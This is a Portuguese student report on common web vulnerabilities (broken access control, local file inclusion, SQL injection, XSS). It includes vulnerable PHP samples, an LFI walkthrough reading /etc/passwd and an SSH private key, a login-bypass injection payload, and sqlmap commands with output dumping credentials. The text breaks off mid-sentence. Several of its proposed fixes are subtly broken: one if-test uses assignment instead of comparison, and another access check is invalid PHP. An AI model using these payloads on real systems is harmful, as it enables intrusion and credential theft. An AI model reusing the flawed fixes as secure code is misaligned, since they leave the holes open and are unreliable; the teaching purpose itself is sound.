

Vulnerabilidades WEB

UA

André Miragaia, André Cruz



Vulnerabilidades WEB

DETI
UA

André Miragaia, André Cruz
(108412) andre.miragaia@ua.pt, (110554) afgc@ua.pt

19/12/2021

Resumo

Num mundo cada vez mais digital todos nós acessamos vários sistemas web no nosso dia a dia, usando vários tipos de dispositivo para nos conectarmos (smartphone, computador, tablet, smartwatch, etc). Mas ao termos um mundo mais conectado não só temos o dever de criar aplicações web funcionais mas também garantir a segurança de todos os que vão usá-las.

trabalho vai ao encontro do tema pois tem como objetivo nos instruir sobre as vulnerabilidades mais comuns na web, as consequências de cada e como as corrigir de forma a tornarmos o mundo digital num lugar mais seguro para todos e evitar situações extremamente inconvenientes que poderiam ser evitadas de maneira simples se forem tomadas as devidas precauções.

Nos capítulos subsequentes iremos apresentar pedaços de código incompletos para analisarmos e para percebermos o que faz as vulnerabilidades existirem e as possíveis soluções para cada, iremos também criar cenários para cada vulnerabilidade não só para ser perceptível a gravidade de cada uma das mesmas, mas também para percebermos como uma pessoa mal intencionada pode as usar em seu proveito.

As vulnerabilidades que escolhemos têm como base a OWASP, uma comunidade que além de ter um trabalho crucial no campo da cibersegurança, também disponibilizam todos os anos as vulnerabilidades mais recorrentes divididas em catálogos.

Conteúdo

1	Introdução	1
2	Metodologia	2
3	Broken Access Control	3
3.1	Descrição geral	4
3.2	Falta de verificação da informação	5
3.2.1	Descrição geral e consequências	5
3.2.2	Código exemplo	6
3.2.3	Análise da sintaxe	7
3.2.4	Cenários de ataque	8
3.2.5	Como prevenir	9
3.3	Local File Inclusion	10
3.3.1	Descrição geral e consequências	10
3.3.2	Código exemplo	10
3.3.3	Análise da sintaxe	10
3.3.4	Cenário de ataque - Invasão através do protocolo SSH . .	11
3.3.5	Como prevenir	12
4	Vulnerabilidades de Injeção	13
4.1	Descrição geral	14
4.2	SQL Injection	15
4.2.1	Descrição geral e consequências	15
4.2.2	Código exemplo	16
4.2.3	Análise da sintaxe	17
4.2.4	Cenário de ataque	17
4.2.5	Como prevenir	20
4.3	Cross-site Scripting	21
4.3.1	Descrição geral e consequências	21
4.3.2	Código exemplo	22
4.3.3	Análise da sintaxe	23
4.3.4	Cenário de ataque	23
4.3.5	Como prevenir	25
4.4	OS Command Injection	26

4.4.1	Descrição geral e consequências	26
4.4.2	Código exemplo	27
4.4.3	Análise da sintaxe	28
4.4.4	Cenário de ataque	28
4.4.5	Como prevenir	30
5	Conclusões	31

Capítulo 1

Introdução

Levando em conta o desenvolvimento do mundo digital nos dias de hoje quer em termos de numero de utilizadores quer na complexidade do mesmo, julgamos pertinente abordar a parte da segurança no que toca a este mundo. Foram escolhidos dois catálogos de vulnerabilidades web que devido á falta de informação revelada pelos utilizadores, são cada vez mais comuns o que aumenta as chances de trazer uma má experiência ao utilizador prejudicando o mesmo diretamente em varias frentes. Estas vulnerabilidades vão ser explicitadas com exemplos e informação pertinente, com a revelação de medidas de prevenção para exista pelo menos uma chance menor do utilizador ser exposto.

O conteúdo vai ser dividido em seis capítulos, Introdução, Metodologia, Vulnerabilidades Broken Access Control, Vulnerabilidades de Injeção, Análise, Conclusões.

Capítulo 2

Metodologia

Para a obtenção de resultados foram exploradas 2 dos 10 catálogos de vulnerabilidades mais comuns no ano de 2021, em cada uma delas foi feita uma descrição geral e as consequências que as mesmas podem trazer para quem está exposto.

Foram apresentados exemplos significativos de situações realistas aonde as mesmas estão presentes identificando quais seriam as medidas necessárias a tomar para evitar as mesmas. Para fins demonstrativos foram também apresentadas imagens e partes de código exemplo para explicitar efetivamente como é que cada vulnerabilidade se desenvolve na prática.

Capítulo 3

Broken Access Control

3.1 Descrição geral

Esta é uma vulnerabilidade que tem vindo a crescer ao longo do tempo, em 2020 esteve na quinta posição na lista das 10 vulnerabilidades mais comuns, feita pela OWASP tendo subido para a primeira posição em 2021 com uma testagem equivalente a 94% das aplicações para alguma forma de "Broken Access Control (BAC)" com uma taxa de incidência de 3,81%.[1]

O Access Control faz com que os utilizadores não possam agir fora das permissões pretendidas, geralmente as falhas levam à divulgação, modificação ou até mesmo destruição de informações não autorizadas de todos os dados, ou ao desempenho de uma função comercial fora dos limites do utilizador.

As vulnerabilidades mais comuns de BAC incluem:

- Burlar a verificação de Access Control modificando a URL, o estado interno da aplicação, a página HTML ou usando uma ferramenta para fazer ataques personalizados na API.
- Alterando a chave primária para a de outro utilizador podendo assim visualizar ou fazer alterações na conta do mesmo.
- Elevação de privilégios podendo atuar com um utilizador sem estar logado ou atuar como administrador estando logado como um utilizador padrão.
- Manipulação de metadados, adulterando ou reproduzindo um token de controlo de acesso JSON Web Token (JWT), um cookie ou manipulando um campo oculto para elevar privilégios, ou abusando da falta de validação de JWT.
- Abusar da configuração incorreta do CORS permitindo assim acessos não autorizados à API.
- Forçar a navegação para paginas autenticadas através de um utilizador não autenticado ou para paginas privilegiadas através de um utilizador padrão abusando da falta de verificação para os métodos POST, PUT e DELETE.

3.2 Falta de verificação da informação

3.2.1 Descrição geral e consequências

O fator mais comum que possibilita a existência de vulnerabilidades relacionadas a BAC é a falta de verificação, o que abre a porta para utilizadores não autorizados terem acesso a informações sensíveis ou, em alguns casos, ter acesso a páginas que não deveriam ter acesso sem cumprir determinados requisitos como por exemplo acessar informações de outros utilizadores sem estar sequer logado o que pode ser bastante perigoso visto que os utilizadores com as permissões mais elevadas normalmente conseguem fazer alterações bastante sensíveis como alterar as páginas do servidor, criar páginas novas, entre outras coisas que podem comprometer bastante a segurança de todos. Agora vamos expor como a falta de verificação da informação pode ser bastante comprometedora.

3.2.2 Código exemplo

Para ilustrar esta vulnerabilidade decidimos criar três arquivos, um chamado index.php, outro chamado conta.php e por ultimo um arquivo chamado robots.txt. O index.php é uma pagina de login que quando um utilizador é logado, este é redirecionado para a conta.php que irá exibir as informações desse utilizador. Já o robots.txt é um arquivo que tem como finalidade comunicar aos motores de busca (Google, Bing, etc) quais arquivos não queremos que sejam acessados, ou seja, se alguém pesquisou no google o nosso website, para evitar que apareça arquivos sensíveis nós colocamos no robots.txt os arquivos que não queremos que sejam exibidos.



Figura 3.1: Sintaxe do index.php




Figura 3.3: Sintaxe da conta.php

Figura 3.2: index.php

Figura 3.4: conta.php

3.2.3 Análise da sintaxe

Vamos começar por analisar o `index.php`. A variável `$conn` vai criar uma conexão com a base de dados em que as variáveis `$servername`, `$sql_username`, `$sql_password` e a `$db_name` armazenam, respetivamente, o ip do servidor onde esta a base de dados, o utilizador, a password e o nome da base de dados. Depois da variável `$conn`, o `"if"` vai tentar se conectar com o banco de dados. Já as variáveis `$username` e `$password` vão receber o que o utilizador digitar. A seguir temos a variável `$sql` que seleciona tudo o que está dentro da tabela `users` e compara se a variável `$username` está dentro da coluna `user_name` e se a `$password` está dentro da coluna `password`.

Logo depois temos a variável `$result` que vai executar a variável `$sql`, ou seja, vai fazer uma consulta na base de dados e procurar as informações que pedimos. A seguir temos um `"if"` que será executado quando o parâmetro `"username"` receber alguma coisa e logo a seguir será executado outro `"if"` caso o `"número de linhas"` recebidas pela variável `$result` seja maior que zero. Dentro desse `"if"` temos um `while` que será executado enquanto todos valores extraídos da base de dados não forem lidos, esses valores serão armazenados numa variável chamada `$row`. Por último temos a função `header` que vai redirecionar o utilizador para o arquivo `conta.php` com o `"id"` associado há conta do utilizador.

Agora vamos analisar a `conta.php`. A variável `$conn` fará uma conexão com a base de dados, já a variável `$id` vai armazenar o parâmetro `"id"` que foi enviado pelo `index.php` e a variável `$sql` vai procurar o `username` e a descrição associados ao `"id"` que depois será executado pela variável `$result`. Depois temos um `"if"` que vai verificar se o `"número de linhas"` é maior que zero e dentro dele temos um `while` que será executado enquanto todos os valores não forem lidos em que os mesmos serão armazenados numa variável chamada `$row`. Por último temos as instruções `echo` que vão exibir os dados extraídos da base de dados, ou seja, o respetivo `username` e a sua descrição.

O grande problema desta sintaxe é que as informações são passadas diretamente pela URL sem qualquer tipo de verificação o que faz com que qualquer um possa modificar da forma que quer.

3.2.4 Cenários de ataque

Primeiro cenário - Acessando outros utilizadores modificando o id da URL

Neste cenário o atacante está logado numa conta chamada "andre" cujo "id" da conta é "2", ao mudarmos o "id" para outro valor, por exemplo para o valor "1", o que vai acontecer é que devido há falta de verificação o atacante consegue mudar para outra conta. Ao mudar o id para "1" o mesmo consegue ter acesso há conta "admin" que é a conta de administrador do website.



Figura 3.5: Dados da Conta

Segundo cenário - Acessando outros utilizadores sem estar logado

Neste cenário o atacante não tem nenhuma conta no servidor e por isso a primeira coisa que ele vai fazer é procurar informações para poder realizar o seu propósito.

Para isso ele vai entrar no arquivo robots.txt para procurar arquivos sensíveis. Ao entrar no robots.txt ele descobre que existe um arquivo chamado conta.php mas ao entrar no mesmo se depara com uma página em branco visto que não há nenhum parâmetro. Para encontrar os parâmetros ele vai usar uma ferramenta chamada Arjun programada em python que foi feita com esse propósito. Como podem ver o Arjun encontrou o parametro "id" e como o parâmetro só recebe números inteiros ele vai testar o valor "1" que por padrão é o do administrador na maioria dos servidores. [2]




Figura 3.6: robots.txt




Figura 3.7: Arjun



Figura 3.8: Interface admin

3.2.5 Como prevenir

Nos cenários de ataque que apresentamos podemos concluir que este tipo de vulnerabilidade pode muito bem ser evitado simplesmente enviando as informações de uma pagina para a outra e depois verificando se há alguma alteração feita pelo utilizador no parâmetro "id".

Para fazer essa verificação vamos acrescentar uma função presente no php chamada `session_start()` que tem como objetivo criar uma sessão onde serão armazenados o username, a password e o id.

Quando logado este será redirecionado para `conta.php` mas se o mesmo tentar mudar o id, o primeiro if que foi acrescentado fará com que seja redirecionado para a `index.php` mas caso o mesmo tente acessar a `conta.php` sem estar logado o segundo "if" que foi acrescentado fará com que seja redirecionado para o `index.php` e assim resolvemos o problema!

```
session_start();
// Create connection
$conn = new mysqli($servername, $sql_username, $sql_password, $db_name);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$username = $_GET['username'];
$password = $_GET['password'];

$sql = "select * from users WHERE user_name = '$username' and password = '$password'";
$result = $conn->query($sql);

if($username){
    if($result->num_rows>0)
    {
        while ($row = $result -> fetch_assoc()){
            $_SESSION["username"] = $username;
            $_SESSION["password"] = $password;
            $_SESSION["id"] = $row['id'];
            header("Location: /bac/2.solucao/conta.php?id=".$row['id']);
        }
    }
}
```

Figura 3.9: index.php

```
session_start();
$sql_username = "root";
$sql_password = "heiden12345";
$db_name = "bac";
$servername = "localhost";
if (@$_GET['id'] != (@$_SESSION['id'])) {
    unset($_SESSION["username"]);
    unset($_SESSION["password"]);
    header("location:index.php");
}
if((!isset($_SESSION['username']) = true) and (!isset($_SESSION['password']) = true)){
    unset($_SESSION["username"]);
    unset($_SESSION["password"]);
    header("location:index.php");
}
```

Figura 3.10: conta.php

3.3 Local File Inclusion

3.3.1 Descrição geral e consequências

O Local File Inclusion (LFI) é uma vulnerabilidade que permite ao atacante ler arquivos dentro do servidor sem a permissão do mesmo. Este tipo de vulnerabilidade pode parecer bastante inofensiva mas na realidade não é visto que o atacante pode usar a mesma para ler arquivos importantes como o web.config, o passwd, o id_rsa (SSH), arquivos de log, as páginas do servidor, etc sem contar que em alguns casos é possível a execução de código malicioso mas, felizmente este tipo de casos são bastante raros. [3] [4]

3.3.2 Código exemplo

Para ilustrar a vulnerabilidade decidimos criar um arquivo chamado fic.php em que o objetivo desta página é ler o index.php através do parâmetro "fic", usando o método GET. Por exemplo: `http://127.0.0.1/bac/3/fic.php?fic=index.php`




Figura 3.11: fic.php

Figura 3.12: index.php

3.3.3 Análise da sintaxe

A variável \$file vai armazenar o que está no parâmetro "fic" e depois será executado o "if". Quando o "if" é executado, caso exista o parâmetro "fic" este será exibido na página, caso não exista a página irá exibir o index.php. Como já referimos antes, o problema deste tipo de vulnerabilidade é a falta de verificação e por isso qualquer um pode alterar o parâmetro "fic" para ler outros arquivos dentro do servidor.

3.3.4 Cenário de ataque - Invasão através do protocolo SSH

Neste cenário o atacante tem como objetivo acessar o servidor através do protocolo SSH. Para isso, ele altera o parâmetro "fic", e coloca o diretório "/etc/passwd". Como podemos ver existe um utilizador chamado "ghost". Agora o próximo passo é alterar o parâmetro e colocar o diretório "/home/ghost/.ssh/id_rsa".




Figura 3.13: /etc/passwd

Agora que o atacante sabe qual é o id_rsa ele tem que simplesmente fazer um ataque bruteforce para descriptografar o id_rsa e assim terá acesso ao servidor através do protocolo SSH.




Figura 3.14: id_rsa

3.3.5 Como prevenir

A forma mais comum de corrigir o LFI é fazer uma lista de quais arquivos o parâmetro "fic" pode ter acesso e dependendo do caso o melhor seria atribuir um "id" a cada, para não exibir o nome ou o diretório. Alguns programadores preferem armazenar a lista na base de dados, mas não é a única forma. Por exemplo, neste caso a forma mais fácil e prática seria colocar no "if" quais arquivos podem ser lidos e, caso tentem acessar outros, será exibido o index.php por padrão mas caso haja muitos arquivos o melhor seria armazenar numa base de dados.

```
<?php
$file = $_GET['fic'];
if($file = "index.php")
{
    include($file);
}
elseif($file = "exemplo.php")
{
    include($file);
}
else
{
    include("index.php");
}
?>
```

Figura 3.15: fic.php

Capítulo 4

Vulnerabilidades de Injeção

4.1 Descrição geral

Os ataques por injeção apesar de estarem na 3^a posição no catálogo de vulnerabilidades reunidos pela OWASP em 2021, julgamos pertinente falar sobre elas pois além de serem muito frequentes com uma taxa máxima de incidência de 19.09% também são as vulnerabilidades mais procuradas por hackers devido à quantidade de informação que os mesmos conseguem extrair através delas sem contar que em alguns casos também é possível acessar arquivos, executar comandos, alterar a base de dados, entre outras opções. Por ser um catálogo com várias vulnerabilidades de injeção nós decidimos escolher o SQL Injection (SQLI), o Cross-site Scripting (XSS) e o OS Command Injection mas também existem outras como por exemplo o Carriage Return and Line Feed Injection (CRLF Injection) e o Lightweight Directory Access Protocol Injection (LDAP Injection).

4.2 SQL Injection

4.2.1 Descrição geral e consequências

O SQLI é uma vulnerabilidade que nos permite executar instruções SQL dentro de um sistema. O atacante que explora essa vulnerabilidade tem acesso total à base de dados podendo visualizar tudo o que está dentro dela incluído os utilizadores e as passwords armazenados mas além disso também pode modificar a base de dados e em alguns casos também pode fazer upload de arquivos para dentro do sistema o que torna uma das vulnerabilidades mais perigosas já descobertas.

Esta vulnerabilidade é tão recorrente que já foi encontrada em sites do governo e de grandes empresas como foi o caso do governo da Turquia, da tesla em 2014 e da cisco em 2018. O SQLI pode afetar qualquer website que use uma base de dados como o MySQL, SQL Server entre outros mas o conceito por trás é sempre o mesmo.

4.2.2 Código exemplo

Para ilustrar a vulnerabilidade decidimos usar como base uma pagina de login que acessa uma base de dados onde estão armazenadas os utilizadores e as passwords. A página principal, index.php, irá fazer uma requisição do tipo GET a um outro arquivo chamado vuln.php, que irá validar se o utilizador e a password introduzidos estão na base de dados. O método GET é um tipo de requisição que usa o formulário da página web para passar as informações diretamente pela URL, separando-as com um ponto de interrogação. Exemplo: `http://127.0.0.1/vuln.php?username=andre&password=p4ssw0rd`. Agora vamos analisar uma parte do codigo do arquivo vuln.php:

```
// Create connection
$conn = new mysqli($servername, $sql_username, $sql_password, $db_name);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$username = $_GET['username'];
$password = $_GET['password'];

$sql = "select * from users WHERE user_name = '$username' and password = '$password'";
```

Figura 4.1: Sintaxe da vuln.php



Figura 4.2: index.php

Figura 4.3: conta.php

4.2.3 Análise da sintaxe

A variável \$conn vai criar uma conexão com a base de dados em que as variáveis \$servername, \$_username, \$sql_password e a \$db_name armazenam, respectivamente, o ip do servidor onde esta a base de dados, o utilizador, a password e o nome da base de dados. Depois da variável \$conn, o "if" vai tentar se conectar com o banco de dados. Já as variáveis \$username e \$password irão receber o que o utilizador digitar. Por último a variável \$sql seleciona tudo o que está dentro da tabela users e compara se a variável \$username está dentro da coluna user_name e se a \$password está dentro da coluna password.

À princípio quando vamos analisar o código fonte não parece haver nada de errado mas o problema é que se o utilizador digitar comandos SQL nas variáveis \$username ou \$password estes comandos serão executados como se fizessem parte do código fonte.

4.2.4 Cenário de ataque

Primeiro cenário - Bypass no sistema de login

Vamos imaginar que o objetivo do atacante é burlar o sistema de login mesmo não sabendo qual é o utilizador ou a password que estão armazenados na base de dados. Uma das formas de burlar seria fazendo uma comparação acrescentando " OR '1'='1'" no campo da password e colocando algo aleatório no campo do utilizador. Ao fazer isso a variável \$sql em vez de armazenar "select * from users WHERE user_name = '\$username' and password = '\$password'" passaria a armazenar "select * from users WHERE user_name = 'hacker' and password = " OR '1' = '1' ". Assim, mesmo que nenhum dos valores faça parte do banco de dados a variável \$sql dará um valor True por causa do OR que acrescentamos.



Figura 4.4: Ataque SQLI


Figura 4.5: Resultado do ataque

Mas... E se digitarmos outras instruções SQL? Seria possível acessar o banco de dados? Para isso vamos usar uma ferramenta chamada SQLMap desenvolvida em python com o propósito de facilitar a exploração desta vulnerabilidade.

Segundo cenário - Acessar a base de dados

No início deste capítulo dissemos que uma das consequências do SQLI é o acesso direto a tudo o que está dentro de uma base de dados mas, para facilitar a exploração desta vulnerabilidade vamos usar o SQLMap que vai nos ajudar no processo.[5]

O primeiro comando que digitamos para iniciar o ataque, `python3 sqlmap.py -u 'http://127.0.0.1/vuln.php?username=andre&password=p4ssw0rd' -dbs`, tem como finalidade testar varias instruções SQL para depois extrair as bases de dados presentes no servidor. O parâmetro `-u` exige que seja colocada a URL entre aspas junto com os parametros do servidor que são vulneráveis a SQLI (ou seja, o parâmetro `username` e o parâmetro `password`) enquanto o parâmetro `-dbs` exige que seja extraída o nome das bases de dados.



```
python3 sqlmap -u "http://127.0.0.1/vuln.php?username=andre&password=p4ssw0rd" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:09:55 /2021-12-08/

[13:09:55] [INFO] resuming back-end DBMS 'mysql'
[13:09:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: username=andre' AND (SELECT 6542 FROM (SELECT(SLEEP(5)))QDJC) AND 'QlCq'='QlCqp4ssw0rd'

[13:09:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.51
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[13:09:55] [INFO] fetching database names
[13:09:55] [INFO] fetching number of databases
[13:09:55] [INFO] resumed: 4
[13:09:55] [INFO] resumed: information_schema
[13:09:55] [INFO] resumed: sql
[13:09:55] [INFO] resumed: mysql
[13:09:55] [INFO] resumed: performance_schema
available databases (4):
[*] information_schema
[*] mysql
[*] performance_schema
[*] sql
```

Figura 4.6: Extração de base de dados

Como podemos ver o SQLMap encontrou quatro bases de dados. As três primeiras são bases de dados que fazem parte do MySQL, já a ultima é aquela que vamos analisar mais a fundo para encontrar o usuário e a senha que precisamos. Agora em vez de colocarmos `-dbs` no final, vamos substituir pelo parâmetro `-D` onde iremos colocar o nome base de dados que queremos extrair e por ultimo o parâmetro `-dump` que irá comunicar ao sqlmap para extrair tudo o que está dentro da base de dados.

```
sqlmap -u "http://127.0.0.1/sqli/vuln.php?username=andre&password=p4ssw0rd" -D sqli --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:34:04 /2021-12-08/

[13:34:04] [INFO] resuming back-end DBMS 'mysql'
[13:34:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=andre' AND (SELECT 6542 FROM (SELECT(SLEEP(5)))QD3C) AND 'Qucq'='Qucq0password=p4ssw0rd
--
[13:34:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.51
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:34:04] [INFO] fetching tables for database: 'sqli'
[13:34:04] [INFO] fetching number of tables for database 'sqli'
[13:34:04] [INFO] resumed: 1
[13:34:04] [INFO] resumed: users
[13:34:04] [INFO] fetching columns for table 'users' in database 'sqli'
[13:34:04] [INFO] resumed: 2
[13:34:04] [INFO] resumed: user_name
[13:34:04] [INFO] resumed: password
[13:34:04] [INFO] fetching entries for table 'users' in database 'sqli'
[13:34:04] [INFO] fetching number of entries for table 'users' in database 'sqli'
[13:34:04] [INFO] resumed: 1
[13:34:04] [INFO] resumed: p4ssw0rd
[13:34:04] [INFO] resumed: andre
Database: sqli
Table: users
(1 entry)
+-----+-----+
| password | user_name |
+-----+-----+
| p4ssw0rd | andre     |
+-----+-----+
```

Figura 4.7: Extração da base de dados

O SQLMap encontrou dentro da base de dados uma tabela chamada "users", duas colunas chamadas "user_name" e "password" e dentro delas estão o usuário e a senha que procurávamos! Por último vamos testar se realmente estes são o utilizador e a password que precisávamos.




Figura 4.8: Teste das credenciais

4.2.5 Como prevenir

Existem várias formas de prevenir o SQLI mas a mais comum seria filtrando os caracteres digitados pelo utilizador. Uma das possíveis soluções seria criar um array e depois filtrar as instruções SQL. Outra solução possível seria usar uma das funções presentes no PHP para filtrar o que o utilizador digita, por exemplo a `mysqli_real_escape_string()` que irá colocar "/" entre os caracteres especiais usados nas instruções SQL. Para aplicar a função só temos que colocar dentro dela a variável `$conn` e depois a variável que armazena o que o utilizador digitou e assim resolvemos o problema.

```
// Create connection
$conn = new mysqli($servername, $sql_username, $sql_password, $db_name);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$username = mysqli_real_escape_string($conn, $_GET['username']);
$password = mysqli_real_escape_string($conn, $_GET['password']);

$sql = "select * from users WHERE user_name = '$username' and password = '$password'";
```

Figura 4.9: Sintaxe vuln.php




Figura 4.10: vuln.php

4.3 Cross-site Scripting

4.3.1 Descrição geral e consequências

O XSS é uma vulnerabilidade que permite ao atacante injetar scripts em javascript ou até mesmo instruções em HTML ou XML de forma a tirar proveito dos utilizadores. Esta vulnerabilidade consegue ser mais frequente do que o SQLI, tendo sido encontrada por hackers portugueses nos sites da CIA, FBI, NASA e no Departamento de Estado dos EUA. Existem três variantes de ataques XSS: Reflected XSS, Stored XSS e o DOM XSS.

O Reflected XSS é um ataque em que se injeta o script diretamente na URL e a página executa o que foi introduzido, mas este não fica armazenado no servidor o que implica que o mesmo tenha que enviar a URL para as vítimas de forma a obter proveito delas.

O Stored XSS é um ataque em que o script é injetado na página fazendo com que qualquer um que entre na mesma fique comprometido pois, ao contrário do anterior, este fica armazenado no servidor sendo o ataque XSS mais perigoso já catalogado.

Por último o DOM XSS que é uma variante do Reflected XSS e por isso não nos vamos estender sobre. [6]

4.3.2 Código exemplo

No index.php decidimos criar duas opções. Na primeira opção o utilizador pode escrever alguma coisa que será exibida na vuln.php sem armazenar o que foi digitado. Já na segunda opção o utilizador pode fazer um comentário que será guardado num arquivo chamado comentario.html e depois será exibido em vuln.php, lembrando que ambas as opções usam o método GET. Agora vamos analisar uma parte do código do arquivo vuln.php:


```
<?php

$coisa = $_GET['coisa'];
if($coisa){
    echo $coisa;
}

$postagem = $_GET['postagem'];
if($postagem){
    $arquivo = fopen("comentario.html","a");
    fwrite($arquivo, "<br>" . $postagem . "<br>");
    fclose($arquivo);
}

echo "<br><h1>Aba de comentarios</h1>";
include "comentario.html";
?>
```

Figura 4.11: Sintaxe do vuln.php



A screenshot of a web browser showing the index.php page. The address bar shows '127.0.0.1/xss/'. The page has two sections. The first section is titled 'Digita alguma coisa:' and contains a text input field and a 'Submit' button. The second section is titled 'Escreva um comentario!' and also contains a text input field and a 'Submit' button.

Figura 4.12: index.php



A screenshot of a web browser showing the vuln.php page. The address bar shows '127.0.0.1/xss/vuln.php?coisa=ola'. The page displays the text 'ola' in a monospace font.

Aba de comentarios

Figura 4.13: vuln.php

4.3.3 Análise da sintaxe

A variável \$coisa armazena o que foi digitado na primeira opção e depois é exibida quando o "if" é executado. Já a variável \$postagem armazena o que foi digitado na segunda opção e quando o "if" é executado a variável \$arquivo abre o comentario.html. Quando o arquivo é aberto o fwrite escreve uma linha com o que está dentro da variável \$postagem e coloca no início e no fim o
